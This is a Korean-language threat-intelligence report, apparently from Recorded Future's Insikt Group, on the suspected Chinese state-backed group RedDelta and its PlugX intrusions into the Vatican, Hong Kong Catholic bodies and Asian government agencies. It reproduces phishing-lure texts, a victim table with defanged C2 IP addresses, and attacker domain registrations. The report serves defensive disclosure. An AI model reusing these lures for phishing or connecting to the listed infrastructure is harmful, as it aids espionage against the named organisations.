사이버
위협 분석


중국

Recorded Future®

Insikt Group® 보고서

CTA-CN-2020-0728

중국 해커집단 REDDELTA, 바티칸과 가톨릭 교구 공격



Insikt Group®연구원들이 일반적인 분석 기술과 함께 Recorded Future Network Traffic Analysis와 RAT 컨트롤러 탐지를 사용하여 중국 정부가 배후로 의심되는 해커 집단 RedDelta의 사이버 첩보(cyberespionage) 행위를 추적하고 프로파일링하였다.

데이터 소스에는 Recorded Future® 플랫폼, Farsight Security의 DNSDB, SecurityTrails, VirusTotal, Shodan, BinaryEdge, 그리고 일반적인 OSINT 기법이 포함된다.

이 보고서는 아시아에 진출한 민간 부문, 공공 부문, 비정부기구의 네트워크 보안 담당자와 중국 지정학에 관심이 있는 사람들을 위해 작성되었다.

요약

중국 정부 지원 해커 집단 RedDelta가 2020년 5월 초부터 바티칸과 홍콩 가톨릭 교구를 공격했다. 홍콩 연구 선교회(Hong Kong Study Mission to China)와 이탈리아에 있는 교황청외방전교회(Pontifical Institute for Foreign Missions, PIME) 또한 이들의 공격 대상에 포함되었다. 이번 RedDelta 캠페인 이전까지는 바티칸과 가톨릭 조직에 대한 중국 해커 집단의 공격이 공개적으로 보고된 바가 없었다.

이러한 네트워크 침입은 바티칸과 중국이 2018년 서명하여 오는 9월에 만료되는 잠정 합의의 갱신을 앞두고 발생했다. 이 잠정 합의에는 중국공산당이 중국 내 지하 가톨릭 공동체에 대한 관리 감독을 강화하는 내용이 담겨 있는 것으로 알려졌다. 교황청 뿐만 아니라 2018년 합의 달성에 핵심 역할을 했던 기관의 후신인 홍콩 연구 선교회(Hong Kong Study Mission to China)도 RedDelta의 사이버 공격을 받았다.

RedDelta는 바티칸 네트워크에 침입하여 2020년 9월 합의 갱신과 관련한 교황청의 협상 입장을 사전에 파악한 것으로 의심된다. 마찬가지로 홍콩 연구 선교회와 가톨릭 교구에 대한 해킹 역시 해당 교구와 바티칸의 관계, 홍콩국가보안법 통과와 이에 대한 항의 시위 와중에서 홍콩 민주화 운동에 대한 바티칸의 입장을 알려주는 중요한 정보를 제공했을 수 있다.

RedDelta의 이번 공격은 과거 Mustang Panda(일명 BRONZE PRESIDENT & HoneyMyte)로 알려진 중국 해킹 집단이 저질렀던 공격과 상당 부분에서 유사하지만, RedDelta의 소행으로 볼 수 있는 몇 가지 확연한 차이점이 있다.

이번 공격에서 RedDelta가 사용한 PlugX 버전은 전통적인 PlugX와는 다른 C2 트래픽 암호화 방식을 사용하며 구성 암호화 메커니즘 또한 기존 기법과 상이하다. 이 캠페인에 사용된 멀웨어 감염 경로(malware infection chain)가 Mustang Panda가 사용한 것으로 보고된 것과 다르다.

Insikt Group은 가톨릭 교회 관련 단체 외에도 RedDelta가 인도의 경찰 조직과 정부기관, 인도네시아 정부 등을 타깃으로 삼았음을 확인했다.




그림 1: RedDelta와 Mustang Panda가 사용한 PlugX 변종 및 감염 경로의 차이점

주요 의견

가톨릭 교회 관련 단체 해킹은 지하 가톨릭 교회에 대한 통제를 강화하고 '중국풍 종교(sinicizing religions)'로 전환하는 동시에 중국 가톨릭 공동체 내에서 바티칸의 영향력을 약화시키기 위한 중국 공산당의 목적을 시사하는 것으로 보인다.

RedDelta는 중국의 전략적 이해관계와 밀접한 조직을 공격 대상으로 삼고, 중국 해킹 집단들이 주로 활용하는 공격 툴을 사용하며, 중국 정부가 배후인 것으로 의심되는 해킹 집단과 유사성을 갖고 있다. 이러한 이유로 Insikt Group은 RedDelta가 중화인민공화국(PRC) 정부를 위해 활동하는 해킹 집단일 것이라고 판단한다.

확인된 RedDelta의 침입 인프라, 툴, 공격 대상은 Mustang Panda (일명 BRONZE PRESIDENT & HoneyMyte)로 알려진 해킹 집단과 흡사하다. RedDelta는 Mustang Panda와 비슷한 네트워크 인프라를 사용하고 공격 대상 또한 비슷할 뿐만 아니라 PlugX, Poison Ivy, Cobalt Strike와 같이 Mustang Panda가 주로 사용하는 멀웨어를 사용한다.

배경

중국과 가톨릭 교회

중국 정부가 지원하는 해커 집단은 여러 해 전부터 중국 내 소수 종교 단체, 특히 이른바 '5독(Five Poisons)'으로 불리는 티베트, 파룬궁, 위구르 무슬림 공동체 등을 계속 공격했다. Insikt Group이 보고한 RedAlpha, ext4 백도어, 그리고 중앙 티베트 행정부(Central Tibetan Administration), 기타 티베트 단체, 투르키스탄 이슬람 당을 겨냥한 Scanbox 워터링홀(watering hole) 캠페인 등이 모두 이러한 공격에 해당된다. 가장 최근에는 중국 국가안보부(Chinese Ministry of State Security, MSS) 하청을 받은 것으로 전해진 공격자들이 중국 기독교 종교 인사(시안에 거주하는 목사)와 청두 지하 교회 목사(나중에 중국 정부에 체포됨)의 이메일을 해킹한 사실이 2020년 7월 미국 기소 내용에서 드러났다. 중국 공안부(Ministry of Public Security, MPS) 지역 지부 역시 중국 내 소수 민족과 소수 종교에 대한 디지털 감시에 광범위하게 개입해 왔는데, 그 중에서도 특히 신장 공안(Xinjiang Public Security Bureau, XPSB)의 위구르 무슬림 감시가 대표적이다.

중국과 바티칸 교황청은 오랫동안 껄끄러운 관계를 이어왔다. 교황청은 바티칸에 충성하는 중국 내 지하 가톨릭 교회의 주교를 공식적으로 승인하고 대만과 수교 관계를 유지해 왔으며, 중국과 바티칸의 공식적인 관계는 1950년 대 이래로 단절된 상태였다. 중국공산당(CCP)은 교황청의 이러한 태도를 중국 내 종교 문제에 대한 간섭으로 인식했다. 그러던 중 2018년 9월 중국과 교황청이 2년 잠정 합의에 도달하면서 관계 개선의 첫 발을 내딛었다.

이 잠정 합의안을 통해 중국은 지하 교회에 대한 통제를 강화하고 바티칸은 중국 정부가 인정하는 '공식' 가톨릭 교회 내부에서 주교 임명에 대한 영향력을 확대하고자 했다. 엇갈린 평가를 받은 이 합의안에 대해 지하 교회에 대한 배신이며 지하 교회 신자들에 대한 박해를 심화시킬 것이라는 비난이 쏟아졌다. 가장 혹독한 비판은 대부분 홍콩 성직자들로부터 나왔다. 합의 1년 후에는 많은 보고서들이 2019년 말에 시작된 홍콩 시위에 대한 바티칸의 침묵을 지적했다. 이러한 침묵은 베이징을 자극하지 않고 2018년 합의를 위태롭게 만들지 않기 위함이라는 해석이 이어졌다.




그림 2: RedDelta PlugX C2 Server 167.88.180[.]5에 대한 인텔리전스 카드

위협 분석

가톨릭 교회 침입 개요

Insikt Group은 Recorded Future RAT 컨트롤러 탐지와 네트워크 트래픽 분석 기법을 사용하여 2020년 5월 중순부터 최소한 7월 21일까지 다수의 PlugX C2 서버가 바티칸 호스트와 통신 중임을 파악했다. 또한 Poison Ivy와 Cobalt Strike Beacon C2 인프라가 바티칸 호스트와 통신하는 것을 확인했으며, 바티칸을 사칭하는 피싱 이메일로 PlugX를 퍼뜨리는 공격과 가톨릭 교회와 관련된 다른 단체에 대한 표적 공격도 발견했다.

SECRETARIAT OF STATE

FIRST SECTION - GENERAL AFFAIRS

From the Vatican, 14 May 2020

No. 491.189

Reverend Monsignor,

In reply to your Report No. 818/20 of 27 March 2020, I would ask you kindly to transmit the following message to the appropriate ecclesiastical authorities:

The Holy Father was saddened to learn of the death of Bishop Joseph Ma Zhongmu, and he sends heartfelt condolences to the clergy, religious and lay faithful of the Diocese of Yinchuam/Ningxia. Recalling with gratitude Bishop Ma Zhongmu's years of priestly and episcopal ministry, especially his pastoral care for the ethnic Mongolian faithful, His Holiness commends his soul to our heavenly Father's merciful love. To all who mourn the late Bishop's passing, Pope Francis cordially imparts his Apostolic Blessing as a pledge of consolation and strength in the Risen Lord.

Cardinal Pietro Parolin
Secretary of State

With gratitude for your valued assistance, I remain


Yours sincerely in Christ,

✠ Edgar Peña Parra
Substitute

Monsignor Javier Corona Herrera
Study Mission
HONG KONG

그림 3: 홍콩 연구 선교회 주교에게 전달된 바티칸 서한

홍콩 가톨릭 교회를 겨냥한 것으로 보고된 위의 미끼 문서는 C2 도메인 systeminfor[.] com과 통신하는 PlugX 페이로드를 실행하는 데 사용되었다. 이 문서는 바티칸에서 홍콩 연구 선교회 주교에게 보낸 공식 서한으로 보인다. 이 서한이 위조된 것인지 아니면 진짜 문서가 해커에게 유출되어 무기화된 것인지는 현재로서는 확실하지 않다. 서한이 첨부된 이메일이 특정 개인에게 직접 전송된 것으로 볼 때, 수신 당사자가 스피어피싱 시도의 타깃이 되었을 가능성이 높다. 또한 이 샘플은 바티칸 네트워크 내부 침입 징후가 나타난 이후에 수집된 것이므로, 피싱 미끼가 탈취된 바티칸 계정을 통해 전송되었을 가능성도 있다. 실제로 해당 샘플이 수집된 날짜와 공개 멀웨어 저장소(public malware repositories)에 처음 올라온 시점 무렵에 PlugX C2 서버와 바티칸 메일 서버 간의 통신이 확인되었다.



May 23, 2020
Union of Catholic Asian News

China aims to introduce a national security law for Hong Kong in a move that has drawn immediate opposition from the United States, Taiwan and pro-democracy activists.

The move is in response to sometimes violent protests that began last June as the territory faced its biggest unrest since it returned to Chinese rule in 1997.

State-run news agency Xinhua said the Chinese parliament will discuss the controversial new law at the meeting of the National People's Congress that was opening on May 22.

A preparatory meeting for the session adopted an agenda that included an item to review a bill "on establishing and improving the legal system and enforcement mechanisms for the Hong Kong Special Administrative Region to safeguard national security."

The laws would ban secession, foreign interference, "terrorism" and all seditious activities aimed at toppling the central government and any external interference in the former British colony, the South China Morning Post reported.

U.S> President Donald Trump was quick to respond, warning that Washington would react "very strongly" against any attempt by Beijing to tighten its control over Hong Kong.A high degree of autonomy and respect for human rights were key to preserving the territory's special status, US Department of State spokesperson Morgan Ortagus said.

"Any effort to impose national security legislation that does not reflect the will of the people of Hong Kong would be highly destabilizing and would be met with strong condemnation from the United States and the international community," Ortagus said.

Hong Kong is supposed to enjoy rights and freedoms until 2047 under the "one country, two systems" framework agreed when the territory was returned to Beijing.

Taiwan's Mainland Affairs Council said in a statement that the Chinese Communist Party had wrongly blamed external influences and Hong Kong independence "separatists" for the instability in the territory. It urged China not to lead Hong Kong into "bigger turmoil."

The protests that began in Hong Kong almost a year ago were over a now withdrawn extradition bill that would have allowed suspects to be sent to mainland China for trial.The protests evolved into a broader call for democracy as clashes with police became increasingly violent, leading to a siege at Hong Kong Polytechnic University in November.

The "one country, two systems" model was designed to ensure Hong Kong maintained some autonomy, including an independent judiciary and more civil liberties than on the

QUM, IL VATICANO DELL'ISLAM

Di Franco Ometto

Il miglior modo per capire cos'è lo Sciismo, le credenze, le pratiche, le devozioni e lo spirito che anima i seguaci di questo ramo dell'Islam è senz'altro fare una visita alla città di Qum.

Situata a 145 chilometri a Sud di Teheran, in un deserto dalla cui terra rossiccia affiorano enormi chiazze bianche di salsedine, vicino ad un lago di sale, dà l'impressione della desolazione e dell'aridità più assoluta. Però, entrando in città, non si nota molta differenza con qualsiasi altra città iraniana: bellissimi nuovi edifici in mattoni gialli disposti in disegni fantasiosi, fontanelle, aiuole di fiori e maestosi viali alberati. La differenza è nell'incalcolabile numero di religiosi che camminano per le strade, vestiti di un *abà* marrone o nero (una specie di ampio mantello con maniche) e con un turbante nero o bianco, a seconda che uno sia discendente del Profeta o meno.

La città ha più di un milione di abitanti e una settantina di scuole teologiche: praticamente essa è un immenso seminario, con un centinaio di centri di ricerca nei campi più svariati: filosofia, esegesi coranica, teologia, morale, diritto apologetica, economia, sociologia … E ancora: oltre cento case editrici che, pubblicano centinaia di volumi l'anno e circa 70 riviste in persiano e in inglese; centri multimediali e di informatica, per l'informatizzazione delle monumentali opere di islamistica, contenute in migliaia di volumi; oltre 30 grandi biblioteche, autentici santuari del sapere. All'entrata di queste biblioteche, bisogna togliersi le scarpe, perché il pavimento è ricoperto con moquette o tappeti. Il silenzio è assoluto. Tra le interminabili corsie di scaffali potreste essere colpiti da un librone manoscritto posato su un leggio: contiene tutti gli arrangiamenti quadrilitteri delle 28 lettere dell'alfabeto arabo, disposti in colonne. Siccome si ritiene che il nome di Dio sia un tetragramma (cfr. in greco, latino, arabo, ebraico), tra le oltre 600.000 combinazioni vi sarà anche il sommo e bellissimo Nome di Dio, occulto, ma ricco di potenza e benedizione. Solo poche famiglie possono vantare di possedere un manoscritto simile a quello

Tra le numerose biblioteche, la più prestigiosa è la Biblioteca Najafi con più di 500.000 volumi e oltre 26.000 antichissimi manoscritti, acquistati ad uno ad uno dal fondatore della biblioteca in questione: l'ayatollah Najafi. Nato da famiglia poverissima, al fine di procurarsi il denaro per comperare i manoscritti, praticava il digiuno "*vicario*". E cioè, quando un musulmano non osserva il digiuno del *Ramadhan*, o per impossibilità fisica, o per dimenticanza o noncuranza dei propri doveri religiosi, volendo riparare alla mancanza commessa, paga una persona che faccia il digiuno al proprio posto. Lo stesso avviene se uno muore con dei digiuni omessi nel corso della vita: i parenti incaricheranno qualche persona pia di scontare il peccato del congiunto, pagando una somma congrua. L'ayatollah Najafi passò tutta la sua lunga esistenza a studiare e a digiunare, per rendere un servizio al sapere religioso e profano. Non per niente, all'entrata della biblioteca si trova la sua tomba, oggetto di venerazione da parte di chi consulta la biblioteca.

Veniamo agli studenti: sono tutti *mullà* (ministri del culto). Potrebbero essere paragonati ai seminaristi di un nostro seminario maggiore con la differenza che non hanno la preoccupazione di finire il corso di studi che si sono prefissi; infatti lo

그림 4: 미끼 문서로 사용된 가톨릭아시안뉴스연합(Union of Catholic Asian News) 기사(왼쪽)와 쿰, 이슬람 바티칸 (Qum, the Vatican of Islam) 발췌문(오른쪽)

홍콩 연구 선교회의 수장 격인 주교는 중국과의 협상에서 사실상 교황의 대리인 역할을 하는 베이징과 바티칸의 핵심 연결 고리이다. 이 역할의 전임자는 2018년 중국-바티칸 잠정 협정을 마무리하는 데 중요한 역할을 하였으며, 그런 까닭에 후임자가 2020년 9월 합의안 만료와 갱신을 앞두고 중국 정부의 정보 수집을 위한 핵심 타깃이 된 것이다.

그 밖에도 2020년 6월과 7월에 걸쳐 이탈리아에 위치한 국제선교센터 메일 서버와 홍콩 가톨릭 교구, 가톨릭 교회와 관련된 여러 단체들이 PlugX를 사용한 RedDelta의 공격을 받았다.

Insikt Group은 동일한 PlugX 변종을 설치하는 두 개의 피싱 이메일을 발견했다. 두 가지 모두 바티칸을 공격한 피싱 이메일과 동일한 C2 인프라와 통신했다. 첫 번째 샘플에는 새로운 홍콩 국가보안법 도입에 대한 가톨릭아시안뉴스연합(Union of Catholic Asian News) 뉴스 게시판을 스푸핑(spoofing)한 미끼 문서가 첨부되어 있었다. 'About China' s plan for Hong Kong security law.doc' 라는 제목의 첨부 파일에는 가톨릭아시안뉴스연합의 정식 기사에서 발췌한 내용이 들어 있었다. 다른 샘플은 'QUM, IL VATICANO DELL' ISLAM.doc '라는 제목의 첨부 문서를 사용하여 마치 바티칸과 관계된 것처럼 꾸며져 있었다. 이 미끼 문서는 시아파의 정치적, 종교적 중심지인 이란 도시 쿰(Qum)을 언급하는 '쿰: 이슬람의 바티칸' 으로 번역된다. 내용은 이란에 거주하는 이탈리아 가톨릭학자 프랑코 오메토(Franco Ometto)의 글에서 발췌된 것이다. 이 두 가지 피싱 이메일의 직접적인 타깃은 불분명하나 둘 다 가톨릭 교회와 관련이 있다.

이러한 일련의 표적 공격은 중국 정부가 자국 내 지하 가톨릭 교회에 대한 통제를 강화하고 중국 가톨릭 신자들에 대한 바티칸의 영향력을 약화시키기 위한 것으로 보인다. 마찬가지로 홍콩 내 민주화 시위와 최근 국가보안법에 대한 반발이 고조되고 홍콩 대주교 출신 요셉 젠 제키운(Joseph Zen Ze-kiun) 추기경을 비롯한 많은 신자들의 반 베이징 입장을 취하고 있는 상황에서 홍콩 가톨릭 단체를 겨냥한 해킹 공격이 발생한 것은 중국의 전략적 목적과도 부합된다.

공격 대상이 된 기타 조직

Insikt Group은 RedDelta C2 인프라와 통신하는 피해 조직이 몇몇 더 존재함을 확인했다. 메타데이터만으로 해킹 사실을 확정할 수는 없지만 피해 조직 내부 호스트에서 해당 C2로 대량의 반복적인 통신이 이루어졌다는 것은 네트워크 침입의 증거로 충분하다. 확인된 타깃 조직 목록은 다음과 같다.

Targeted Organization	Sector	Country/Region of Operation	Date of Observed Activity	RedDelta C2 IP(s)
The Vatican/Holy See	Religious	The Vatican	May 21–July 21, 2020	85.209.43[.]21, 103.85.24[.]136, 103.85.24[.]149, 103.85.24[.]190, 154.213.21[.]70, 154.213.21[.]73, 154.213.21[.]207, 167.88.180[.]5, 167.88.180[.]32,
Catholic Diocese of Hong Kong	Religious	Hong Kong	May 12–July 21, 2020	103.85.24[.]136, 167.88.180[.]5, 167.88.180[.]32,
Pontifical Institute for Foreign Missions (PIME), Milan	Religious	Italy	June 2–26 2020	85.209.43[.]21,
Sardar Vallabhbhai Patel National Police Academy	Law Enforcement	India	February 16–June 25, 2020	103.85.24[.]136, 167.88.180[.]5,
Ministry of Home Affairs (Kementerian Dalam Negeri Republik Indonesia)	Government	Indonesia	May 21–July 21, 2020	85.209.43[.]21,
Airports Authority of India	Government	India	June 18–July 21, 2020	154.213.21[.]207,
Other Unidentified Victims	N/A	Myanmar, Hong Kong, Ethiopia, Australia	May–July 2020	85.209.43[.]21, 103.85.24[.]136, 167.88.180[.]5,

표 1: RedDelta가 공격 대상으로 삼은 조직 목록

RedDelta가 이번 캠페인에서 공격 대상으로 삼은 조직들은 과거 Mustang Panda가 해킹한 것으로 알려진 파키스탄 신드 지방 경찰, 인도 경찰, 그리고 미얀마, 홍콩, 에티오피아의 단체들과 크게 일치한다. Mustang Panda는 또한 독일, 오스트리아, 스위스, 이탈리아의 가톨릭 구호단체, 수도회, 교구가 포함된 비영리 조직인 China Center (China Zentrum eV)와 기타 소수 종교 단체를 공격한 것으로 의심된다.

인프라 분석

이 캠페인에서 RedDelta는 3개의 IP 호스팅 프로바이더와 동일한 /24 CIDR 내의 여러 C2 서버를 사용했다. RedDelta가 주로 사용한 호스팅 프로바이더는 캐나다 2EZ Network Inc, 홍콩 Wen Jing Network Limited, 홍콩 Ai Jia Su Network Limited이다. RedDelta는 GoDaddy를 통해 지속적으로 도메인을 등록했다. WHOIS 데이터는 RedDelta가 사용한 도메인들 간의 추가적인 연계성을 제공한다. Insikt Group은 캠페인에 사용된 RedDelta 인프라의 2개 메인 클러스터인 'PlugX 클러스터' 와 ' Poison Ivy and Cobalt Strike 클러스터' 를 확인했다. 해당 클러스터를 표시한 Maltego 차트는 다음과 같다.




그림 5: RedDelta 인프라의 Maltego 차트

'Ma Ge Bei Luo Xiang Gang Jiu Dian'과 PlugX 클러스터

바티칸 호스트와 공격 타깃이 된 다른 조직들은 2020년 5월부터 6월 10일까지 PlugX C2 167.88.180[.]5와 통신했다. 이 IP는 해당 기간 동안 도메인 cabsecnow[.]com을 호스팅했다. 그리고 6월 10일부터는 cabsecnow[.]com이 새로운 IP인 103.85.24[.]136으로 연결되었다. C2 IP가 업데이트된 후에도 의심스러운 네트워크 활동은 계속되었다. 따라서 타깃 조직에 침입이 발생했을 가능성이 농후하다.

cabsecnow[.]com 도메인은 Mustang Panda가 사용한 cab-sec[.]com 도메인과 명명 규칙(naming convention)이 유사하다. WHOIS 데이터에서 이 두 도메인이 동일한 등록자에 의해 2019년 9월 17일 GoDaddy를 통해 몇 초 간격으로 등록되었음이 확인되었다. 등록자 조직명은 'Ma Ge Bei Luo Xiang Gang Jiu Dian'이었다. 이 등록자 조직은 총 8개의 도메인을 등록했는데, 그 중 5개가 Anomali와 Dell SecureWorks가 찾아낸 Mustang Panda의 사이버 공격 캠페인에 관련되어 있다. 'Ma Ge Bei Luo Xiang Gang Jiu Dian'은 중국어로 '홍콩 마르코폴로 호텔'이란 뜻인데, 해커가 왜 이 호텔명을 도메인 등록자로 썼는지는 알 수 없다.

Domain	*Registration Timestamps*
sbicabsec[.]com	November 26, 2019 10:31:18Z
systeminfor[.]com	November 19, 2019 07:06:03Z
cabsecnow[.]com	September 17, 2019 02:37:37Z
cab-sec[.]com	September 17, 2019 02:37:34Z
forexdualsystem[.]com	October 22, 2018 01:09:46Z*
lionforcesystems[.]com	October 22, 2018 01:09:45Z*
